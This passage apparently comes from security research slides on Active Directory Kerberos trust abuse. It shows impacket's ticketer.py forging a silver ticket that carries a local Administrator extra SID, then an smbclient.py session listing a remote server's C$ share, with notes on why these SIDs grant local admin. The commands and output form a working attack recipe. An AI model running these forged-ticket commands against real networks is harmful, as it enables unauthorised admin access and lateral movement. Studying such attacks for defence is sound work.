  File "/home/dirkjan/impacket-py3/impacket/examples/smbclient.py", line 327, in do_use
    self.tid = self.smb.connectTree(line)
  File "/home/dirkjan/impacket-py3/impacket/smbconnection.py", line 386, in connectTree
    raise SessionError(e.get_error_code(), e.get_error_packet())
SessionError: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted tho
se access rights.)
#
```

Experiment: Silver ticket with local Administrator SID

```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ ticketer.py -spn cifs/forest-b-server.forest-b.krbtgt.cloud -domain forest-b.krbtgt.cl
oud -domain-sid S-1-5-21-2718814155-4002503294-3916132017 -user-id 1000 somelowprivuser -aesKey cf53c14d7011b29b1ec55c0dd114b5061339b3aa2160e
62051a6a88824364b3b -groups 513 -extra-sid S-1-5-21-2937342636-164546242-3042484607-500
```

Experiment: Silver ticket with local Administrator SID


```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ ticketer.py -spn cifs/forest-b-server.forest-b.krbtgt.cloud -domain forest-b.krbtgt.cl
oud -domain-sid S-1-5-21-2718814155-4002503294-3916132017 -user-id 1000 somelowprivuser -aesKey cf53c14d7011b29b1ec55c0dd114b5061339b3aa2160e
62051a6a88824364b3b -groups 513 -extra-sid S-1-5-21-2937342636-164546242-3042484607-500
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ smbclient.py -k forest-b-server.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/impacket-py3/impacket
[+] Using Kerberos Cache: somelowprivuser.ccache
[+] Domain retrieved from CCache: FOREST-B.KRBTGT.CLOUD
[+] Returning cached credential for CIFS/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@FOREST-B.KRBTGT.CLOUD
[+] Using TGS from cache
[+] Username retrieved from CCache: somelowprivuser
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Aug 17 12:45:45 2020 $Recycle.Bin
-rw-rw-rw-     389408  Thu Dec  5 06:28:06 2019 bootmgr
-rw-rw-rw-          1  Thu Dec  5 06:28:06 2019 BOOTNXT
drw-rw-rw-          0  Thu Dec  5 06:44:12 2019 Documents and Settings
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 Packages
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 PerfLogs
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files (x86)
drw-rw-rw-          0  Mon Aug 17 18:35:12 2020 ProgramData
drw-rw-rw-          0  Thu Dec  5 06:44:13 2019 Recovery
drw-rw-rw-          0  Thu Dec  5 06:40:41 2019 System Volume Information
drw-rw-rw-          0  Mon Aug 17 12:44:52 2020 Users
drw-rw-rw-          0  Mon Aug 17 10:46:32 2020 Windows
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 WindowsAzure
```


Blind trust


- Even though Active Directory is not authoritative for groups in the local computer’s domain, SIDs of these groups are accepted in Service Tickets
- Local admin access granted when either:
  - Domain SID + RID 500 is used as primary domain in the PAC
  - <local domain SID>-500 is added as extra SID

